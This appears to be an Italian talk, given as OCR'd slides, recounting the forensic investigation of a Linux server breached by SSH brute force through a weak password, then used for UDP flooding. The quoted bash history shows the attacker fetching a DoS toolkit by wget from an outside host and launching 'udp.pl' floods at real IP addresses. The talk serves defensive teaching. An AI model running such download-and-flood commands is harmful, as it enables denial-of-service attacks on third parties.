
Perugia,
Linux Night,
Gennaio 2008...

Dai racconti di Edgar Allan Paul . . .

SE SEI SCEMO TI TOCCA... OVVERO,



COME MI HANNO HACKERATO IL SERVER ..!

martedì 8 dicembre ore 17.00 circa

martedì 8 dicembre ore 17.00 circa
impossibile navigare

martedì 8 dicembre ore 17.00 circa
impossibile navigare
server di posta non rispondono

martedì 8 dicembre ore 17.00 circa
impossibile navigare
server di posta non rispondono
strana attività di rete

martedì 8 dicembre ore 17.00 circa
impossibile navigare
server di posta non rispondono
strana attività di rete
router non risponde

martedì 8 dicembre ore 17.00 circa
impossibile navigare
server di posta non rispondono
strana attività di rete
router non risponde
navigazione impossibile

martedì 8 dicembre ore 17.00 circa
impossibile navigare
server di posta non rispondono
strana attività di rete
router non risponde
navigazione impossibile
.

MALEDETTA TELECOM...

Inizio il troubleshooting.
Verifico che il router non risponde ma in compenso il server,
in laboratorio, risponde correttamente.
Non è quindi un problema di rete locale.

Vado in laboratorio e noto che il traffico, evidenziato dai led sull'hub, sembra essere fra router e server.

Apro una shell e e comincio a verificare qualcosa. Che porte sono aperte?

```
root@thule:/var/log# netstat -naptu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address  Foreign Address  State   PID/Program name
tcp        0      0 127.0.0.1:3306 0.0.0.0:*       LISTEN  4622/mysqld
tcp        0      0 0.0.0.0:80     0.0.0.0:*       LISTEN  5091/apache2
tcp        0      0 127.0.0.1:631  0.0.0.0:*       LISTEN  4546/cupsd
tcp        0      0 0.0.0.0:25     0.0.0.0:*       LISTEN  4784/master
tcp6       0      0 :::22322       :::*            LISTEN  4482/sshd
tcp6       0      0 :::22          :::*            LISTEN  4482/sshd
```

Azz!? La 22???

```
root@thule:/var/log# netstat -naptu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address  Foreign Address  State   PID/Program name
tcp        0      0 127.0.0.1:3306 0.0.0.0:*        LISTEN  4622/mysqld
tcp        0      0 0.0.0.0:80     0.0.0.0:*        LISTEN  5091/apache2
tcp        0      0 127.0.0.1:631  0.0.0.0:*        LISTEN  4546/cupsd
tcp        0      0 0.0.0.0:25     0.0.0.0:*        LISTEN  4784/master
tcp6       0      0 :::22322       :::*             LISTEN  4482/sshd
tcp6       0      0 :::22          :::*             LISTEN  4482/sshd
```

OPPSS!!
Ho lasciato aperta la 22 quel giorno che dovevo accedere dalla lan di un cliente ed il firewall bloccava la porta alta!!!
Ma adesso c'è da ricostruire come ha fatto un attaccante ad entrare.

Mi viene un dubbio.... Guardiamo meglio...

```
root@thule:/var/log# ps fax
...
 4492 ?        S      0:00      \_ hald-addon-keyboard: listening on /dev/input/
 4493 ?        S      0:00      \_ hald-addon-keyboard: listening on /dev/input/
 4496 ?        S      0:00      \_ hald-addon-acpi: listening on acpid socket /v
 4521 ?        S      0:01      \_ hald-addon-storage: polling /dev/scd0 (every
 4482 ?        Ss     0:01 /usr/sbin/sshd
27591 ?        Ss     0:00  \_ sshd: giulio [priv]
27593 ?        S      0:00      \_ sshd: giulio@pts/0
27594 pts/0    Ss     0:00          \_ -bash
27676 pts/0    R+   106:05              \_ perl udp.pl 66.18.207.105 0 0
 4546 ?        Ss     0:00 /usr/sbin/cupsd
 4582 ?        S      0:00 /bin/sh /usr/bin/mysqld_safe
 4622 ?        Sl     0:02  \_ /usr/sbin/mysqld --basedir=/usr --datadir=/var/li
 4623 ?        S      0:00  \_ logger -p daemon.err -t mysqld_safe -i -t mysqld
 4784 ?        Ss     0:00 /usr/lib/postfix/master
 ...
```

Giulio è mio figlio, ha 2 anni e mezzo, dubito abbia potuto lanciare uno script perl via ssh, però...

```
root@thule:~# who
paolo    tty7   2008-01-08 17:30 (:0)
paolo    pts/1 2008-01-08 17:31 (:0.0)
giulio   pts/0 2008-01-08 13:41 (noname-213.5.127.181.acn.gr)
root@thule:~#
```

...risulta loggato dalla Grecia!

Guardo meglio...

```
root@thule:/var/log# ps fax | grep sshd
 4482 ?        Ss     0:01 /usr/sbin/sshd
27591 ?        Ss     0:00  \_ sshd: giulio [priv]
27593 ?        S      0:00      \_ sshd: giulio@pts/0
28210 pts/2    S+     0:00          \_ grep sshd


root@thule:/var/log# ps fax | grep giulio
27591 ?        Ss     0:00  \_ sshd: giulio [priv]
27593 ?        S      0:00      \_ sshd: giulio@pts/0
28213 pts/2    S+     0:00          \_ grep giulio
```

Prima cosa:
lancio tcpdump per vedere cosa fa il programma che gira,
poi stacco il cavo di rete

```
17:57:36.548390 IP thule.local.32805 > 66.18.207.105.40437: UDP, length 1
17:57:36.548403 IP thule.local.32805 > 66.18.207.105.28516: UDP, length 1
17:57:36.548415 IP thule.local.32805 > 66.18.207.105.58469: UDP, length 1
17:57:36.548429 IP thule.local.32805 > 66.18.207.105.32250: UDP, length 1
17:57:36.548441 IP thule.local.32805 > 66.18.207.105.49179: UDP, length 1
17:57:36.548454 IP thule.local.32805 > 66.18.207.105.8159: UDP, length 1
```

E' un attacco UDP flood!

Ok, adesso si può spegnere il sistema, staccando il cavo dell'alimentazione, per evitare che una chiusura ordinata modifichi i metadata dei file, che una procedura eventualmente caricata da eseguire allo shutdown possa compiere qualche azione di ripulitura o peggio, e per mantenere i file temporanei e non sovrascrivere cluster.
Ogni possibile danno che uno spegnimento non corretto del sistema è senz'altro minore del danno che potrebbe derivare alle evidenze digitali dall'esecuzione della procedura corretta.
Ovviamente con le dovute eccezioni.

Inizia dunque la fase di analisi forense
prima di ogni cosa, deve essere fatta una immagine bit a bit del disco, in modo da duplicare e preservare tutti i settori del disco, compresi quelli non utilizzati e/o con dati contenenti parti di file cancellati.
Ho eseguito una copia via rete del disco partendo da una distribuzione live in modo da non toccare il contenuto del disco.

Sul computer dove voglio memorizzare la copia

```
root@trantor# netcat -l -p porta > thule20080108.img
```

Sul computer in analisi, con boot da live CD (Helix)

```
root@helix# dd if /dev/hda1 bs=2048 | netcat ip_destinazione porta
```

Se il disco contiene errori, la copia non va a buon fine. In questo caso si può provare con ddrescue oppure con:

```
helix# dd if /dev/hda1 bs=2048 conv=noerror,sync | netcat ip_destinazione porta
```

Ho la copia, immagine speculare del disco. La monto in sola lettura.

```
sudo mount -o ro,nodev,noexec,noatime,loop thule20080108.img /mnt
```

Posso iniziare le analisi.

Verifico i tempi. Da quanto tempo possono avere acceduto al sistema? Controllo i tempi di uptime dal syslog.

```
Jan  7 11:13:20 thule syslogd 1.4.1#21ubuntu3: restart.
Jan  7 12:04:10 thule ddclient[29981]: SUCCESS:
updating solution.homelinux.net: good: IP address set to 87.21.185.89
```

Il sistema è up dal giorno prima. Chiunque sia stato ha avuto un giorno e mezzo per fare danni.

Come sono entrati?
Verifico i log di sistema, in particolare /var/log/auth.log
Utilizzo uno script bash che analizza il log e riporta se vi sono stati tentativi di brute force (solo i brute force, non altri tipi di attacco).

```
root@trantor:/home/paolo/analisi_thule# ./my_auth.analize.sh
1 => 219.84.161.123
4 => relay3.poly-pack.com.ua
77 => 200.77.252.98
4091 => mw.hdm-stuttgart.de

Total Unique IPs: 4
Total Authentication Failures: 4173
```

Non male... vediamo i dettagli.

I tempi.
Il primo tentativo avviene lunedì 7 alle 17.25 da un host in Ukraina, solo un assaggio (4 tentativi).

```
Jan  7 17:25:12 thule sshd[30279]: Invalid user staff from 195.189.44.177
```

Ci riprovano più tardi, dalle 21.35 alle 21.42

```
Jan  7 21:35:56 thule sshd[30377]:
Failed password for root from 200.77.252.98 port 2706 ssh2
```

104 tentativi da un host in messico.

Il gioco riprende martedì 8 alle 5.39 da un host in germania

```
Jan  8 05:39:27 thule sshd[30716]:
Failed password for invalid user aix from 141.62.98.2 port 13997 ssh2h2
```

Alle 9.39 l'attacco di brute force trova una password...

```
Jan  8 09:39:35 thule sshd[27165]: Accepted password for giulio
from 141.62.98.2 port 21015 ssh2
Jan  8 09:39:35 thule sshd[27167]: pam_unix(ssh:session):
session opened for user giulio by (uid=0)
```

Alle 9.48 l'attacco cessa e la sessione ssh viene chiusa, probabilmente l'attaccante si è accorto di aver trovato un account ed ha chiuso lo script.

```
Jan  8 09:48:40 thule sshd[27167]:
pam_unix(ssh:session): session closed for user giulio
```

Adesso c'è da vedere cosa è stato fatto con la shell acquisita. Ci sono altri tentativi di accesso da un host a Taiwan host112098.metrored.net.mx [200.77.252.98] (od era in Arizona?) intorno alle 11.46, ma non vengono registrati altri eventi fino alle 13.27, quando viene effettuato un accesso ssh da un host in Romania, che però viene subito chiuso e riaperto da un host in Grecia alle 13.41

```
Jan  8 13:27:28 thule sshd[27557]: Accepted password for giulio
from 89.33.159.148 port 4690 ssh2
Jan  8 13:27:28 thule sshd[27559]: pam_unix(ssh:session):
session opened for user giulio by (uid=0)
Jan  8 13:27:36 thule sshd[27559]: pam_unix(ssh:session):
session closed for user giulio

Jan  8 13:41:36 thule sshd[27591]: Accepted password for giulio
from 213.5.127.181 port 63673 ssh2
Jan  8 13:41:36 thule sshd[27593]: pam_unix(ssh:session):
session opened for user giulio by (uid=0)
```

Controllo la history dell'utente giulio

```
root@trantor# cat /mnt/home/giulio/.bash_history

telnet 192.168.2.213
exit
w
uname -a
who am i
exit
cat /proc/cpuinfo
w
uname -a
w
uname -a
cd /tmp
wget http://www.help-bnc.trei.ro/fld.tar
tar xvf fld.tar
cd fld
ls
perl udp.pl 70.21.62.45
perl udp.pl 70.21.62.45 0 0
perl udp.pl 66.18.207.105 0 0
```

L'attaccante ha fatto qualche rapido controllo per verificare che non ci fossero altri utenti online e per cercare di capire che tipo di host avesse compromesso.

```
** 1° login

$ telnet 192.168.2.213
$ exit

** 2° login

$ w
$ uname -a
$ who am i
$ exit

** 3° login

$ cat /proc/cpuinfo
$w
$ uname -a
$ w
$ uname -a
```

Ha quindi scaricato da un server in Romania con wget un tool nulla cartella /tmp e lo ha decompresso, alle 13.41

```
$ cd /tmp
$ wget http://www.help-bnc.trei.ro/fld.tar
$ tar xvf fld.tar

drwxr-xr-x 2 giulio giulio  4096 2006-09-27 13:53 fld
-rw-r--r-- 1 giulio giulio 92160 2007-11-11 10:42 fld.tar
```

Infine ha lanciato il tool udp.pl, prima verso un altro host in america, forse per fare una prova, e poi verso quello che sembra essere il bersaglio principale, in canada. L'attacco è durato fino alle 17.34 circa quando ho staccato il cavo di rete.

```
$ cd fld
$ ls


perl udp.pl 70.21.62.45
perl udp.pl 70.21.62.45 0 0
perl udp.pl 66.18.207.105 0 0
```

L'elenco dei file del tool

```
root@trantor# ls -l /tmp/fld

-rwxr-xr-x 1 giulio giulio 15988 2002-09-19 07:59 j
-rwxr-xr-x 1 giulio giulio  5793 2004-11-02 17:11 s
-rwxr-xr-x 1 giulio giulio 16776 2002-09-19 07:59 sl
-rwxr-xr-x 1 giulio giulio 13035 2004-09-02 20:34 std
-rwxr-xr-x 1 giulio giulio 15813 2004-09-02 20:37 stream
-rwxr-xr-x 1 giulio giulio  1087 2006-09-27 13:53 udp.pl
-rwxr-xr-x 1 giulio giulio 13687 2002-11-20 06:27 v
paolo@thule:/tmp/fld$
```

breve descrizione del tool:

j – DoS (tcp syn flooder)
s – DoS (stealth flooder)
sl – DoS (syn flood con spoof)
std – DoS (udp packet flooder)
stream - Dos (tcp packet storm)
udp.pl – DoS (udp flood)
v - DoS (udp flood con spoof)

Riepilogo:

- L'host compromesso era una macchina di test, con installato apache, postfix, mysql, egroupware.
- Sull'host era stata aperta la porta 22 per un accesso remoto temporaneo ma non era STATA RICHIUSA.
- Sull'host era stato creato per esigenze pratiche un utente “giulio” con password troppo DEBOLE.
- Si sono dunque combinate alcune circostanze sfavorevoli, propiziate da una SCARSA ATTENZIONE alla sicurezza, sfruttate da un attaccante.
- L'attaccante ha lanciato un tool di scansione individuando la porta aperta.
- Ha quindi lanciato un brute force tentando di individuare credenziali deboli.
- Una volta violata la password ha acceduto alla shell scaricando un tool DoS e lanciando un attacco verso un altro host.

Morale :

- Non usate password deboli :-/
- Non usate le porte standard

e soprattutto...

Se attivate un account temporaneo o aprite porte per fare dei test...

RICORDATEVI DI CHIUDERLI!!!

Note legali

- L'host dal quale risulta lanciato l'attacco è il vostro!
- Si rischa una denuncia penale ai sensi degli artt. 615ter, quat,quin, 617, ecc.
- Se siete una azienda rischiate anche dal punto di vista della legge sulla protezione dei dati personali (misure adeguate).
- E se invece di lanciare un attacco DoS avessero usato il mio computer per scambiare immagini ***pedopornografiche***?

Suggerimenti:


http://www.fail2ban.org/
http://www.csc.liv.ac.uk/~greg/sshdfilter/

Effettua controllo in tempo reale del log auth.log. In caso di errore di autenticazione l'indirizzo IP del chiamante viene messo su host.deny o viene creata una regola DROP su IPTables.
Usare sistemi alternativi (port knocking, certificati)

Altri controlli ed analisi impiegati nell'analisi forense $effettuata:

- verifica della timeline dei file con autopsy
- ricerca di file cancellati con sleuthkit
- analisi di altri log, file di configurazione, partizione swap
- correlazione dei tempi
- verifica degli host coinvolti, attaccanti e vittime

BE SMART!!!



FINE

da Paolo Giardini
GNU/Linux User Group Perugia
http://www.solution.it
http://perugiagnulug.org